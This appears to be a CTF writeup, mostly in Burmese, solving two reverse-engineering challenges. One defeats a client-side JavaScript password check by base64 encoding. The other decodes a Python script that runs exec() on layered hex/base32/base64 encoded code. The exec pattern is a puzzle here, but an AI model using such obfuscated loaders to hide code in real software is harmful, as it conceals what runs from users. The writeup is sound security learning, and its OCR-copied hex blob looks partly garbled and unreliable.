
0xpwn CTF Writeup

Author Kaung Yan Paing




A cool CTF platform from ctfd.io

Follow us on social media:

Click here to register account. Already SignUp? Login.


Join 0xpwn Discord server



ကျွန်တော် လွန်ခဲ့တဲ့ October 23 ရက်နေ့တုန်းက 0xpwn ကလုပ်တဲ့ CTF Tournamentလေးတစ်ခု ဝင်ပြိုင်ဖြစ်ခဲ့ပါတယ်။ Score Point 1560 Rank 8th နဲ့ 1 to 10 ဝင်ခဲ့ပါတယ် ။ ဒါကတော့ ကျွန်တော့်ရဲ့CTF Challenges Writeup လေးတွေပါ။

Reverse Engineering


CredChecker (Reverse Engineering)




Challenge Name – CredChecker (Reverse Engineering)

Point -75

Challenge zip ကိုဖြည်ပြီးဝင်ကြည့်တော့ admin.html ကို browser မှာဖွင့်ကြည့်တော့ Login Form Page လေးတစ်ခုတွေ့ရတယ်။ ပြီးတော့Check Credentials ဆိုတဲ့ button လေးက disable လုပ်ထားလို့ဖြစ်မယ်။




Code ကိုဖတ်ကြည့်တော့ ထင်တဲ့အတိုင်းပဲ disabled ကို true လုပ်ထားတော့ remove အရင်လုပ်လိုက်တယ်။



```
  width: 150px;
  height: 150px;
 }

</style>
</head>
<body>
<div class="content" id="banner">
<img id="logo" src="img/logo.png" alt="0xpwn" >
<h3>Administrator Verification Form</h3>
<p">Enter your 0xPwn administrator credentials in this secure form to securely verify your security level. This is an official request and compliance is
manditory.</p>
</div>

<div class="content" id="formdiv">
  <form id="credform">
    <label for="usrname">Username</label>
    <input type="text" id="usrname" name="usrname" onchange="dataEntered()">
    <label for="psw">Password</label>
    <input type="password" id="psw" name="psw" onkeydown="dataEntered()" onchange="dataEntered()">
  </form>
    <button id="checkbtn" disabled="true" onclick="checkCreds()">Check Credentials</button>
</div>

<div class="content" id="message">
  <h3>Password must contain the following:</h3>
  <p class="invalid">The correct password</p>
  <p class="invalid">Not an incorrect password</p>
  <p>If you continue to fail, please ask your parents if it is too late to change your major</p>
</div>

<div class="content" id="winner">
<img src="img/goldenticket.png" alt="A Golden Ticket">
Welcome to 0xpwn here is your first flag:<br>
<label id="final_flag">flag goes here</label>
</div>

<script>
var form = document.getElementById("credform");
var username = document.getElementById("usrname");
var password = document.getElementById("psw");
var info = document.getElementById("infolabel");
var checkbtn = document.getElementById("checkbtn");
var encoded_key = "akpJBDQ8MQBXY0g1GAIjbzFcCQQ0GDcXVDIYNSthKw=="

function dataEntered() {
  if (username.value.length > 0 && password.value.length > 0) {
    checkbtn.disabled = false;
  } else {
    checkbtn.disabled = true;
  }
}
```

ပြီးတော့ user login credentials check လုပ်တာကို JavaScript function တွေသုံးပြီးစစ်ထားတာတွေ့ရတယ်။

checkCreds()ထဲမှာ username value ကတော့ Admin ဖြစ်ပြီး password ကိုကျတော့input password value ကို atob()သုံးပြီး decoding လုပ်ထားတဲ့ data က goldenticket နဲ့တူတယ်လို့ရေးထားတယ်။ ဆိုတော့ အဲ့ဒီ goldenticket ကို btoa() ပြန်သုံးပြီး encoding ပြန်လုပ်လိုက်ရင် Password value ထွက်လာပါလိမ့်မယ်။



```
Welcome to 0xpwn here is your first flag:<br>
<label id="final_flag">flag goes here</label>
</div>

<script>
var form = document.getElementById("credform");
var username = document.getElementById("usrname");
var password = document.getElementById("psw");
var info = document.getElementById("infolabel");
var checkbtn = document.getElementById("checkbtn");
var encoded_key = "akpJBDQ8MQBXY0g1GAIjbzFcCQQ0GDcXVDIYNSthKw=="

function dataEntered() {
  if (username.value.length > 0 && password.value.length > 0) {
    checkbtn.disabled = false;
  } else {
    checkbtn.disabled = true;
  }
}

function checkCreds() {
  if (username.value == "Admin" && atob(password.value) == "goldenticket")
  {
    var key = atob(encoded_key);
    var flag = "";
    for (let i = 0; i < key.length; i++)
    {
      flag += String.fromCharCode(key.charCodeAt(i) ^ password.value.charCodeAt(i % password.value.length))
    }
    document.getElementById("banner").style.display = "none";
    document.getElementById("formdiv").style.display = "none";
    document.getElementById("message").style.display = "none";
    document.getElementById("final_flag").innerText = flag;
    document.getElementById("winner").style.display = "block";
  }
  else
  {
    document.getElementById("message").style.display = "block";
  }
}

</script>
```

goldenticket ကို encode လုပ်လိုက်တယ်။


console.log(btoa(“goldenticket”))

Z29sZGVudGlja2V0

OK သေချာအောင် အဲ့ဒ တန်ဖိုးကို decode ပြန်လုပ်တယ်။


console.log(atob(“Z29sZGVudGlja2V0”))

goldenticket



Username - Admin

Password - Z29sZGVudGlja2V0



Login ဝင်ကြည့်တော့ Flag ရသွားတယ်။

Flag - **0xpwn{gu3$$_y0u_kn0wn_ab0ut_JS}**

Can you Decrypt it


Challenge Name – Can you decrypt it ? (Reverse Engineering)

Point – 150

Python နဲ့ရေးထားတဲ့ Challenge script ကိုဖွင့်ကြည့်လိုက်တော့ Base64 > Base32 > Base16 ဆိုပြီး အထဲက တန်ဖိုးတစ်ခုကို အဆင့်ဆင့် decoding လုပ်နေတဲ့ ပုံစံမျိုးရေးထားတယ်။ Program Run ကြည့်တော့ Error တက်ပါတယ်။ တကယ်တော့ အထဲက '4D464C544….' ဆိုတဲ့ တန်ဖိုးက hexadecimal code တွေ ဖြစ်နေတယ်။

```
┌──(kali㉿kali)-[~/Desktop/CTF/RE]
└─$ cat encryption_.py
import base64;exec(base64.b64decode((base64.b32decode((base64.b16decode('4D464C5443353343474E464441534B484A4A5547474D5356474A4845493
A5547474D5356474A484547 4E4C4A4A5635455532323 24B3548484D5753484B5658555752324B4E42525445564A534A5A42544B324B4E4B524E47575753584A5A334
F49524D5441545345 4B4634453456434E4742495755554A554A5A43554B4D4324B524B5443545345 4D4D5945343653534956484649544A524A5A5646434D324F495
34A524A5635464552434F4952565855545355 4B455A4534524444474647564956 4A564A5A4B554B4D4B4E504A4A45475453554B555956435643524746475855554A5
643564353495248464956 4C324A5A4345324D4B4F4B52475855544C4B4B4532553236535647424957555 64A544A5635465 34D4B4E504A4758535453454D345946435
A4A454D5453464A555946435643534 94A484649574C324A5A4B46434D4B4F4B524B5855544C4B4A5634553236534A4742495755544A524A5A43474F4D435049524A4
74A5A4345534D4B4E4E4A4B5441545345 4B555955343253534 94A484649544A514B464B464D51534F4952455443545345 4B4A42553236534A4742495755555 3474A5
643564746475755544C5A4A5A4B46534D43534B52475443545345 4C455945365243564746484649564A524A5635465 34D534F4956435443554B554B4635453452435
441554B554B555A4532365356474248464954 4A514A5A4B46534D434E504A4A454D5453554955964635643524752485495645 64A514A354B464B4D434F4956435443554
A43464336434F4B52495443544C324B45595534524B4A4742484755544A514A5A43464B36534F49524B5445545345 4A555946455643524752474E484549534A514A354B4
6504648454B534A524A5656464551324F4B52495441544C324B555945345643 4E4742484649553464A5A4356434D4B504B52495443544C324B4635453432535650 4
453454C455945323653534956475855534A514B4A5646434E4B4F4B524D5441544C324B555945345243464746484549544C5A4A5A43464B4D43524E4A4954435355
54B4D4B4E4B524A4545545356495559453236535647 4A48454B534A514B4A43464336534F4B524754415432554B5634553452 4B4647424846495553464A5A4B4643
2484855564A554A5A4B464B4D4B4F4E4A4A4545545355495559464356435647 4A475855564A514A5A5646434D4B4F4B52435443544C324B4A4455345244 4C4746484
B4B4635453456434A4742484855554C5A4A5A4347474D4B4F4E4A49544B5453554C4559464356435647 4A48454B524A524A5A5645324D4B4F49524B5855544C4B4B4
D534E504A4B5441545355 4A5634553236534A4746475855564A534A5A4347474D43524B5249544954535 4C4559453656435647 4A48454B544C324A5656464551534
649564A524A5A43464551324F4956455441545 44B4A5559453456435 6504A4854956 4A534A5A4345324D43524B5249544954535 4A4559453652435247 4E4846495
D5955323253534 94E484649554A514A5A35464B4D434F4B5247544154544B4B4A4255345243564746485649554A534A5A43464B4D4B4F4E4A4958555453554C455945
349524B58515453554A5559464556435 64F3548454B524A514A5A35464B4D434F4952435443545345 4B4A43453236534A4742495755555 3434A5A4345534D4B4F4B52
553434A5A4B554B4D434E504A4954455453464A4559464552435 3494E48454B574A524A5643464551534F4956455443543245 4B5559553456435247464758556 4A52
534564356474648466495553434A5A4B45534D43524B524C45455453554C4559453432535 3494E475855574A524A5635464552324F4956455443544C4B4B4A4355345
2455441545432 4B4634553452444C4746484755554A564A5A4B464B4D4352504A4C4545545346495559564356435 3494E484549595A514A5A3546455 24B4F4952475
14A5A5646433653 4E504A4D5443544C324B5635453452444C4746475755554A554A5A43464B4D43524E4A4B5853545346495559553256435 3494A48464B524A514A5
6534E504684548 4B534A514B464B4643364B4F4B524B5855545345 4B5634553452 4B4A4742484755554A544A5A4345534D43504952 4B5445545345 4E4D5955345243
5475453554B4559464332535647424846495 44A524A5A4B4645524B4F4956495443543255 4B455A4534524E4746484755554C324A5A4B46534D4B4E49524A4545
A4B45324D43534E4A4A4547545355 4A4559464552435647424845495 44A524A5A43464B36534F4B524B5441554C4B4B5559553456 4B4647424846495 44A514A5A4B
64742475855554A534A5A4B45324D435349524958555453554A5559453656435650464845 4B534A524A5A4346434D4B4F4B52495443544C324B5559553452444C474
453554B4A4245345643464742495755554A534A5A435534D434F4E4A4954435453554A4559553236535349354845495325A524A5656464E4F4B4F4B52495441544C3


Code တွေကအရမ်းများတော့ Online decoder တွေနဲ့မသုံးပဲ ကိုယ့်ဘာကို ပဲ Hex Decoder Script လေး Python နဲ့ရေးလိုက်တယ်။
```


Hex decoder script




Decode လုပ်လိုက်တော့ Base32 Code တွေထပ်ထွက်လာတယ်။

Ok…..Base32 decoder ထပ်ရေးလိုက်တယ်။


Base32 decoder script



Base32 Code တွေ decode လုပ်လိုက်တော့ base64 Code တွေထပ်ထွက်လာတယ်။



Base64 decoder script




Base64 တွေကို Decode ပြန်လုပ်လိုက်တော့ ပထမတုန်းက လို hexadecimal code တွေကို Python script တစ်ခုထဲ ထည့်ထားတာမျိုးထပ်တွေ့ရတယ်။ အဲ့တော့ hexadecimal ရယ် Base32 ရယ် Base64 ရယ် ကို ပတ်လည်ပြီး Encoding လုပ်ထားတာ သဘောပေါက်သွားတယ်။

အဲ့လိုပဲ အဆင့်ဆင့် Decoding လုပ်ရင်း နောက်ဆုံး Base64 ကို Decode လုပ်လိုက်တော့ Python Code လေး တစ်ခုထပ်ထွက်လာတယ်။ Decoding Process ကတော့

Hex > Base32 > Base64 > Hex > Base32 > Base64 > Hex > Base32 > Base64 > Python Code

```
┌──(kali㉿kali)-[~/Desktop/CTF/RE/ Can you decrypt it]
└─$ python3 base64_decoder.py
import base64
from string import maketrans


def decode_base(encoded,alphabet,standard_base):
    encoded = encoded.translate(maketrans(alphabet, standard_base))
    decoded = base64.b32decode(encoded)
    return decoded

secret = "7xmascvz6warghtn42s46j3h6ly425dkhwz32ena6sm4mi3o7duk===="

key = "RE_GOD"

standard_base = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567='

decoded = decode_base(secret,'234567abcdefghijklmnopqrstuvwxyz=',standard_base)

res = ""
for x in range(0,len(decoded)):
    res += chr(ord(decoded[x]) ^ ord(key[x%len(key)]))

print(secret)##################################################################################
##################################################################################
##################################################################################
##################################################################################
##################################################################
```

Code ဖတ်ကြည့်လိုက်တော့ XOR လုပ်ပြီး အဓိက တွက်ထားတဲ့ res ကို print မထုတ်ပဲ အပေါ်က secret ဆိုတဲ့ variable ကိုပဲ ထုတ်ထားတာတွေ့ရတယ်။ အောက်ကမလိုတဲ့တာတွေဖယ်ထုတ်ပြီး secret ကို res ချိန်းပြီး script ကိုပြန် ပြင်လိုက်တယ်။



Run ကြည့်တော့ Flag ကို Reverse လုပ်ထားတဲ့ data ထွက်လာတယ်။

}!3d0c_3ht_tpyrc3d_u0y_n4c{nwpx0

Reverse the flag

Flag - **0xpwn{c4n_y0u_d3crypt_th3_c0d3!}**

Cryptography

Anti-Clockwise

